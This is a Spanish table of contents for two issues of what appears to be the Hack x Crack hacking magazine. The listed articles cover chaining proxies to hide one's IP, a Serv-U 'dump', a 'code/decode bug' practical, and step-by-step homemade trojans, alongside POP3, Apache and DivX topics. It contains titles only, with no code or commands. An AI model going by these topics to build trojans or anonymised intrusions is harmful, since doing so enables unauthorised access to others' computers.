NÚMERO 3:

-PROXY: OCULTANDO NUESTRA IP.
ASUMIENDO CONCEPTOS.
-PROXY: OCULTANDO NUESTRA IP.
ENCADENANDO PROXIES.
-PROXY: OCULTANDO NUESTRA IP.
OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES.
-EL SERVIDOR DE HACKXCRACK: CONFIGURACIÓN Y MODO DE EMPLEO.
-SALA DE PRACTICAS: EXPLICACIÓN.
-PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
-PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
-PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.
-PREGUNTAS Y DUDAS.



NÚMERO 7:

- PROTOCOLOS: POP3
- PASA TUS PELÍCULAS A DIVX III (EL AUDIO)
- PASA TUS PELÍCULAS A DIVX IV (MULTIPLEXADO)
- CURSO DE VISUAL BASIC: LA CALCULADORA
- IPHXC: EL TERCER TROYANO DE HXC II
- APACHE: UN SERVIDOR WEB EN NUESTRO PC
- CCPROXY: IV TROYANO DE PC PASO A PASO
- TRASTEANDO CON EL HARDWARE DE UNA LAN